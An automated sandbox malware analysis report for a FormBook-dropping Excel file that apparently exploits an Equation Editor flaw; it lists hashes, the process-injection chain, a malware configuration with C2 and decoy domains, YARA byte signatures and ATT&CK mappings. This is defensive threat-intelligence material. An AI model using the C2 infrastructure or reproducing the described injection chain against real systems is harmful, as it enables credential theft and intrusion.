ID: 452636
Sample Name: new order.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:09:37
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report new order.xlsx

Overview


General Information

Sample Name:	new order.xlsx
Analysis ID:	452636
MD5:	d59accd992813d..
SHA1:	851d437a71d1a1..
SHA256:	002e54405b1ce6..
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2752 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2368 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2592 cmdline: 'C:\Users\Public\vbc.exe' MD5: 750919BD7E02E7821EFA1B1BD0ED4EDA)
    - vbc.exe (PID: 856 cmdline: C:\Users\Public\vbc.exe MD5: 750919BD7E02E7821EFA1B1BD0ED4EDA)
      - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - wlanext.exe (PID: 1428 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: 6F44F5C0BC6B210FE5F5A1C8D899AD0A)
          - cmd.exe (PID: 2544 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.conectaragora.com/n84e/"
  ],
  "decoy": [
    "upscalebuyer.com",
    "qtict.net",
    "karlgillard.com",
    "fangsbags.com",
    "blackwhitebangtan.com",
    "lojaautomatica.com",
    "browbabelondon.com",
    "dupladocabelo.com",
    "tcheap3dwdshop.com",
    "htnmg.com",
    "globaltradeview.com",
    "instrumentwinebreathe.net",
    "futurejobstech.com",
    "notemanches.com",
    "myconventionalcooking.xyz",
    "doniang.com",
    "ouruiwh.com",
    "tecnologiatimes.com",
    "yxbmfc.com",
    "mae-baby.com",
    "alsiha2020.com",
    "zenqueue.com",
    "myomlineservicing.com",
    "justin-appel.com",
    "protectallfarms.com",
    "fairwaysxm.com",
    "msec-santander.com",
    "previem.com",
    "legifo.com",
    "reitzforrep.com",
    "oanicoin.com",
    "scorchonerecords.com",
    "hheiy35.com",
    "aurorabradfordoptometrists.com",
    "kailinsen.com",
    "ownerspreinspect.com",
    "instantfames.com",
    "wdi.technology",
    "compareionizers.com",
    "habbuhot.info",
    "thinking-diversity.com",
    "swagmansbreakfast.com",
    "thepegasusclub.com",
    "crazyhorseoutfitters.com",
    "flvrpodcast.com",
    "mz66a.com",
    "vineyardtrailrides.com",
    "khazana-bazaar.com",
    "m-corgroup.com",
    "kidsnbuds.com",
    "whatsprosender.com",
    "lundagers.com",
    "betterhealthdc.com",
    "mehtalawgroup.com",
    "contex33.xyz",
    "fastloanflorida.net",
    "lautaigia.net",
    "792argonne.com",
    "xtravigant.com",
    "anbotechsolution.com",
    "minipockethouse.com",
    "ehubo3y.com",
    "greaterdenver.online",
    "batracomputer.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2246257528.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2246257528.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2246257528.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2246289635.0000000000430000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2246289635.0000000000430000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
new order.xlsx	30%	Virustotal		Browse
new order.xlsx	28%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\bin[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\bin[1].exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
C:\Users\Public\vbc.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.globaltradeview.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.google.com.br/	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.google.com.tw/	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.thinking-diversity.com/n84e/?m8ot=8pa4DPp09N0DbNR0&YP=KbrClequBVdtRHK/gZ2KmWZGYK0xt8ME2AlExBVUQacHPbAvPt6PKzpjA4rIGWPVOlDf0Q==	0%	Avira URL Cloud	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thinking-diversity.com	34.102.136.180	true	false		unknown
www.globaltradeview.com	199.59.242.153	true	true	• 0%, Virustotal, Browse	unknown
www.legifo.com	52.58.78.16	true	false		unknown
www.thinking-diversity.com	unknown	unknown	true		unknown
www.compareionizers.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
